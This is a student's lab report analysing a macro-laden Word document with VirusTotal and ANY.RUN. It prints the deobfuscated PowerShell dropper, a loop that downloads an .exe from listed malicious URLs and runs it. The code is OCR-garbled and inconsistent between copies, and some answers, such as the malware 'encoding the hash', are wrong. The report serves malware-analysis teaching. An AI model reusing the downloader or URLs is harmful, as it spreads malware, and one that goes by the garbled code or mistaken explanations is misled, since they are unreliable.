

---

Cyber Security

**Lab 2 - Online Malware  
Investigation Tools**

---

Fullscreen: Amangeldi Zhanserik  
ID: 22B030301  
E-mail: [zha\\_amangeldi@kbtu.kz](mailto:zha_amangeldi@kbtu.kz)  
Date of submission: 05/02/2025  
Class time: Thursday, 15:00–18:00



School of Information System and Engineering  
Kazakh-British Technical University  
Academic Year 2024-2025


## Part 1: Perform Static Malware Analysis

In this part, I submitted a file hash to an online service that looked up the hash and returned information about the associated malware file. The file hash is a computed representation, or fingerprint, for a file. File hashes are unique and extremely difficult to duplicate.

### Step 1: Submit the hash.

I submitted this

**05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fc011f3c81** hash to the **VirusTotal** website. The website returned information about the malware file associated with the hash.



### Question and Answer

**QUESTION 1:** Has malware entered the XYZ, Inc. network?

**Answer:** No, malware has not entered the XYZ, Inc. network.

**QUESTION 2:** In your job, what should you do now?

**Answer:** I should investigate the source of the file and ensure that no other malicious files are present on the network. Additionally, I should update the antivirus software and perform a full system scan to ensure that the system is secure.

## Step 2: Interpret virus total information.

**Question 1:** How many of the antivirus products flagged the file as malicious? What does this tell you about the reliability of antivirus programs?  
**Answer:** 47 antivirus products flagged the file as malicious. This indicates that the file is likely malicious and that antivirus programs are reliable.



**Question 2:** What type of file has the malware been identified as?  
**Answer:** Word DOC file.

A screenshot of a Mozilla Firefox browser window displaying the VirusTotal analysis page for a Microsoft Word document. The URL in the address bar is https://www.virustotal.com/gui/file/05383088bd46a5b5f4de852703601a6c39f04844ab63a1850197fc011f3c81. The page shows various tabs like DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETAILS tab is active, showing the file's basic properties: MD5, SHA-1, SHA-256, VirusName, SSDEEP, TLSH, File type, Magic, Title, and File size. It also lists the file's history, names (including file hashes), and a timeline. On the right side, there's a large text area with the file's content and a LaTeX editor interface at the bottom.

**Question 3:** What is the first Domain that the malware makes an HTTP request to?

**Answer:** <http://ab.fitzio.com>

UTM File Edit View Window Help

Wednesday, February 1, 2024

Cybersecurity-LabVM-Workstation\_aarch64

VirusTotal - File - 05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fc011f3c81 — Mozilla Firefox

https://www.virustotal.com/gui/file/05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fc011f3c81

Scanned 190 Detections 0 Status 404 URL http://almabeachresorts.com/wp-content/uploads/9smfq3\_blm4ko-69526194/

Scanned 190 Detections 0 Status 200 URL https://news-week.ru/2018/weeeked\_kayakip2-273/

Scanned 190 Detections 0 Status 404 URL http://www.agrawa.com.br/font/IMFayMeNQ/

Scanned 190 Detections 0 Status 404 URL http://agrawa.com.br/font/IMFayMeNQ/

Scanned 190 Detections 0 Status 200 URL https://news-week.ru/

Scanned 190 Detections 0 Status 404 URL https://www.agrawa.com.br/font/IMFayMeNQ/

Scanned 190 Detections 0 Status 404 URL http://www.almabeachresorts.com/wp-content/uploads/9smfq3\_blm4ko-69526194/

Scanned 190 Detections 0 Status 200 URL https://news-week.ru/2018/weeeked\_kayakip2-273/

Scanned 190 Detections 0 Status 500 URL http://almabeachresorts.com/wp-content/uploads/9smfq3\_blm4ko-69526194/

Contacted URLs (19) □

Contacted Domains (9) □

Contacted IP addresses (12) □

Menu VirusTotal - File - 053... cisco@labvm: ~

**Question 4:** What is unusual about that value?  
powershell -nop -e JABSADMAWgB0AE...

Wednesday, February 14, 2024

**VirusTotal - File - 05383088d0d46a5b5f4de852703601a6c39f0484ab63a1850197fc0b11fc81 — Mozilla Firefox**

<https://www.virustotal.com/gui/file/05383088d0d46a5b5f4de852703601a6c39f0484ab63a1850197fc0b11fc81>

**Activity Summary**

**Process and service actions**

**Processes Created**

- ① c:\program files\microsoft office\root\office16\winword.exe
- ② c:\windows\system32\spwnw64.exe
- ③ c:\windows\system32\vcchost.exe
- ④ c:\windows\system32\wscript.exe
- ⑤ c:\windows\system32\windowspowershell\v1.0\powershell.exe

**Shell Commands**

- ⑥ C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE /n
- ⑦ C:\Windows\system32\spwnw64.exe 132
- ⑧ C:\Windows\System32\vcchost.exe 4 netcs
- ⑨ C:\Windows\System32\wscript\wmpscript.exe -secured Embedding
- ⑩ powershell -nop -

```
JAS4KJH4M4Q4A9M4C4RgB4AEADQ4B4D4MAUQ4e4D4J4B4A4B4DEADQ4B4VADAYQ4B4AQ4Q4A4C4&J4w4A4p4N4A4d4J4B4J4Y4E4O4g4B4W4H4M4g4B4C440w4A4H4Q4W4B4A
```

**Processes Terminated**

- ⑪ c:\program files\microsoft office\root\office16\winword.exe
- ⑫ c:\windows\system32\wscript\wmpscript.exe
- ⑬ c:\windows\system32\windowspowershell\v1.0\powershell.exe

**Processes Tree**

- ⑭ proc\_1 - winword.exe
- ⑮ proc\_2 - spwnw64.exe
- ⑯ proc\_3 - vcchost.exe
- ⑰ proc\_4 - wmpscript.exe
- ⑱ proc\_5 - powershell.exe

Menu VirusTotal - File - 053... CiscoLabVM: ~


Lab - Online Malware Investigation Tools

**Question 5:** What are YARA signatures?

**Answer:** YARA signatures are a way to identify and classify malware by creating rules that describe patterns of malicious behavior or characteristics within files. These rules can be used to scan files and detect malware based on specific patterns, strings, or binary sequences.

**Question 6:** From the description fields in the YARA signatures, what can you learn about how the malware uses PowerShell?

**Answer:** The malware uses Powershell to encode the hash and after that run script got by encoding.



The screenshot shows a dark-themed interface for a THOR APT Scanner. At the top left is a user icon labeled 'thor' with a timestamp '2 years ago'. Below it is the title 'YARA Signature Match - THOR APT Scanner'. The main content area displays a YARA rule named 'Mal\_Doc\_Base64\_PowerShell'. The rule details are as follows:


```
RULE: Mal_Doc_Base64_PowerShell
RULE_SET: Phishhunt - Default46 Indicators
RULE_TYPE: VALHALLA rule feed only 🔥
RULE_LINK: https://valhalla.netron-systems.com/info/rule/Mal_Doc_Base64_PowerShell
DESCRIPTION: Detects a malicious document that embeds Base64 encoded PowerShell commands
RULE_AUTHOR: Florian Roth
```

At the bottom of the content area, there is a note 'Detection Timestamp: 2022-11-16 14:24' and a link 'Show more'.

## Part 2: Perform Dynamic Malware Analysis

### Step 1: Access ANY.RUN and Submit IOC

I checked this website and submit hash what we have and get this result.



The screenshot shows the ANY.RUN interface with the URL <https://app.any.run/submissions>. The page displays a list of public submissions, each with a thumbnail, file name, date, activity status (Malicious), and detailed file information. The file names listed are all variations of 'Data-5544-J5823545.doc' or 'DocX69688X4511225.doc'. The file details include 'Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Title: quantifying California Colorado, Subj: macros | macros-on-open | emr...'. The interface also includes a sidebar with navigation links like 'New analysis', 'Reports', 'Ti', 'Pricing', 'Contracts', 'FAQ', and 'Sign in'.

### Step 2: Submit the IOC and review results


**Question 1:** Scroll through the list of public submissions. What is the name of the file that corresponds to the hash? Is there only one?

**Answer:** The name of the file is **Data-5544-J5823545.doc**. No there are also one file with name **DocX69688X4511225.doc**.



This screenshot shows a subset of the public submissions list from the previous image. It highlights two entries: 'Windows 7 Professional 32 bit' dated 01 June 2019, 00:48 with file name 'Data-5544-J5823545.doc' and 'Windows 7 Professional 32 bit' dated 31 May 2019, 22:01 with file name 'DocX69688X4511225.doc'. Both entries show 'Malicious activity' and provide detailed file metadata.

## Step 3: Explore the interface



Microsoft Community

**Question 2:** Review the screens from start to finish. From what you see in the screens, what seems to be the first part of the virus infection process?

**Answer:** I think the first part of the virus was when the word asking enable content to start macros, in my opinion, exactly in this moment starting encoding of hash and running script.

After this I clicked the first process and click to the more info to check what is first process

The screenshot shows the ANY.RUN interface for analyzing a Microsoft Word process. The main window displays the following information:

- Main information:** Threat Verdict: No verdict (0 OUT OF 100). The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions.
- Process information:** Username: cisco; S-1-5-21-1302019708-1500728564-335382590-1000; S: MEDIUM; Start: 15.37 s.
- File information:** Company: Microsoft Corporation; Description: Microsoft Word; Version: 14.0.6024.1000.
- Command line:** "C:\Program Files\Microsoft\Office\Office14\WINWORD.EXE" /n "C:\Users\adm... \Desktop\Analysis Data\5544-J5823545.doc"

The timeline of the process shows several events, including file modifications and registry changes. A tooltip indicates a low battery warning: "Low Battery Your Mac will sleep soon unless plugged into a power outlet."

**Question 3:** Which process is this?

**Answer:** This is the process of Microsoft Word.

**Question 4:** Look at the command line. Which file was passed as an argument to the command that runs MS Word?

**Answer:** The file that was passed as an argument to the command that runs MS Word is **Data-5544-J5823545.doc**.

**Question 5:** What role do you think this document file played in the malware exploit? Feel free to search the web for your answer.

**Answer:** This document file played a role in the malware exploit by containing malicious macros that, when enabled, executed a script that encoded the hash and ran the script. This allowed the malware to execute and infect the system.

## Step 4: Analyze an Obfuscated Script

I clicked the next one process and checked.

The screenshot shows the ANY.RUN interface for analyzing a process named powershell.exe (PID 3980). The main information panel indicates a Threat Verdict of **Malicious** (100 OUT OF 100). The timeline shows the process was active from 18:83 to 315:29. The command line pane displays several lines of obfuscated PowerShell code, starting with `powershell -EncodedCommand ...`. The file information panel shows the file is a Microsoft Corporation Windows PowerShell script (Version 6.1.7600.16385).

**Question 6:** What is the name of the process? What is its purpose?

**Answer:** The name of the process is **powershell.exe**. The purpose of this process is to run the encoded script that was extracted from the document file.


**Question 7:** PowerShell is often used by threat actors in living-off-the-land (LotL) attacks. What is an LotL attack, and how does PowerShell enable these attacks? Use the internet to search for answers as needed.

**Answer:** Living-off-the-land (LotL) attacks are attacks that use legitimate tools and processes that are already present on a system to carry out malicious activities. PowerShell enables these attacks by allowing threat actors to run scripts and commands that can be used to download and execute.

After that step by step I input command to the file using cat command and after that cut the powershell -nop -e, to left only hash.

I encoded the hash and get this bash-script.

How was said in the steps I formatted the script to make it more readable and get this script.



```
1. $R32TKC="FCams3Q"
2. $dimU0azd = "184"
3. $x9yv = "P0DwvA"
4. $ZTzLxZq=$env:UserProfile+'\'+$dimU0azd+'.exe'
5. $zLBuQg="Q0HuEwL"
6. $pTl4Jz=("(n"+'e"+'w-object') nEt.W`Ebc`L`Ent
7. $NUzAMAR="http://aqgj309t4tmtfyyxZEMnQ/
8. http://www.2380/wqcnz1kqzgl-273/
9. http://ab.filterio.com/cgi-bin/oplfEaef"
10. http://palmbeachresortebu.com/wp-content/uploads/t9smfqj3_blm4xo-69526194/
11. http://thingsmadeforyouapps.com/wp-admin/vpVOXek/'.Split(`
12. ''
13. '$NB0J3j='En1j;r#Q'
14. foreach($j5YzrQKQ in $NUzAMAR){try{$pTl4Jz.DownloadFile($j5YzrQKQ, $ZTzLxZq)
15. $SHHj3v='Mpl_Cz1s'
16. If ((.'G'+et'+-Item') $ZTzLxZq).LenGTh -ge 31421) {[Diagnostics.Process]::Start($ZTzLxZq)
17. $sielokI= fl2dzni;j'
18. break
19. $Q0NSTMF='nANFqY'})catch()$Zt7lBm=qFLbpU
```

And saved to show in the future.

## Step 5: Interpret the Malware Script

Notice that a series of URLs appear in the code. Submit several of them to ANY.RUN, VirusTotal, or another service to see if they are malicious.

I submitted the first URL (<http://agavea.com.br/font/tMfyxzMEnQ>) to the VirusTotal website and got this result.

Security vendor	Result
BitDefender	Malware
Fortinet	Malware
Lionic	Malicious
Webroot	Malicious
Absollut	Clean
ADMINUSLabs	Clean
AlienVault	Clean
DrWeb	Malicious
G Data	Malware
Sophos	Malicious
Forcepoint ThreatSeeker	Suspicious
Acrosis	Clean
Altiris (MONITOR&APP)	Clean
alphaforensics.ai	Clean
Qihoo 360	Clean

I submitted the second URL (<http://ab.fitzio.com>) to the VirusTotal website and got this result.

Security vendor	Result
Anti-AVL	Malicious
Cylance	Malicious
G Data	Malware
Lionic	Malicious
Webroot	Malicious
Acrosis	Clean
Altiris (MONITOR&APP)	Clean
BitDefender	Malware
DrWeb	Malicious
GridinSoft	Malicious
Sophos	Malicious
Absollut	Clean
ADMINUSLabs	Clean
AlienVault	Clean

Note that the variable name, \$tZTLXzZq appears in line four of the code above. Its value is concatenated with the text '.exe'.


```
$R32tkc="FC4ee3Q"
$d1mU0azd="184"
$env:UserProfile="PDQ1524"
$tZTLXzZq=$env:UserProfile+'\'$d1mU0azd+'.exe'
$zbUqg="00HuEwL"
$ptl4jz=("$n"+$e"+$object") nEt`W Ebc`Ll`Ent
$u0znd="http://www.7avas.com.br/Formularios/yzxMEnq/
https://news.ycombinator.com/item?id=1862000
http://ab.filatio.com/cgi-bin/afFtEAsf/
http://palbeachresortcebu.com/wp-content/uploads/tsmfqj3_blm4xo-69526194/
http://thingsmadebyouapps.com/wp-admin/vpVOXekk/' ,SPLlt('
$0B033j="Eo1jzrQ"
foreach($j5YzrQKQ In $NUzAMAR){try{$ptl4jz.DownloadFile($j5YzrQKQ, $tZTLXzZq)
$SHHJ3v="Mpl_Cz15"
If ((('C'+$et+'-item') $tZTLXzZq).LenGTh -ge 31421) {[Diagnostics.Process]::start($tZTLXzZq)
$zokIke="fL2dnz1j"
break
$TQNSNMF="mAqFqY"}catch{}$z1lBM='qfLbpU'
```

**Question 8:** What is the value that is assigned to \$tZTLXzZq in line 2?

**Answer:** \$env:UserProfile+'\$d1mU0azd+'.exe'

**Question 9:** Return to ANY.RUN. What is the next process below powershell?

**Answer:** C:\Users\admin\184.exe



Look at line 14. The command is `foreach($j5YzrQKQ in $NUzAMAR)`.

```
-- 
13 $NOBJJj='Eo1jszRQ'
14 foreach($j5YzrQKQ in $NUzAMAR){try{$pTl4Jz.DOWNLOADfile($j5YzrQKQ, $tZTLXzzq)
15 $SHHj3v='MpI_Czis'
16 If (((''+'et'+'-Item') $tZTLXzzq).Length -ge 31421) {[Diagnostics.Process]::sTart($tZTLXzzq)
17 $s1EokLR='fL2dzmIj'
18 break
19 $TQ0NSTMF='mANFqY'}}}catch{}$Zi7lBM='qFLbpU'
```

**Question 10:** What is the contents of the \$NUzAMAR variable as assigned in lines 8 - 11?

**Answer:** \$NUzAMAR='http://agavea.com.br/font/tMfyxzMEnQ/  
[http://news-week.ru/2018/wvq6nzd\\_kywgcjzgi-273/](http://news-week.ru/2018/wvq6nzd_kywgcjzgi-273/)  
<http://ab.fitzio.com/cgi-bin/opiFtEAsf/>  
[http://palmbeachresortcebu.com/wp-content/uploads/t9smfqj3\\_blm4xo-69526194/](http://palmbeachresortcebu.com/wp-content/uploads/t9smfqj3_blm4xo-69526194/)  
[http://thingsmadeforyouapps.com/wp-admin/VpVOXxek/'.SPLit\('\)](http://thingsmadeforyouapps.com/wp-admin/VpVOXxek/'.SPLit('))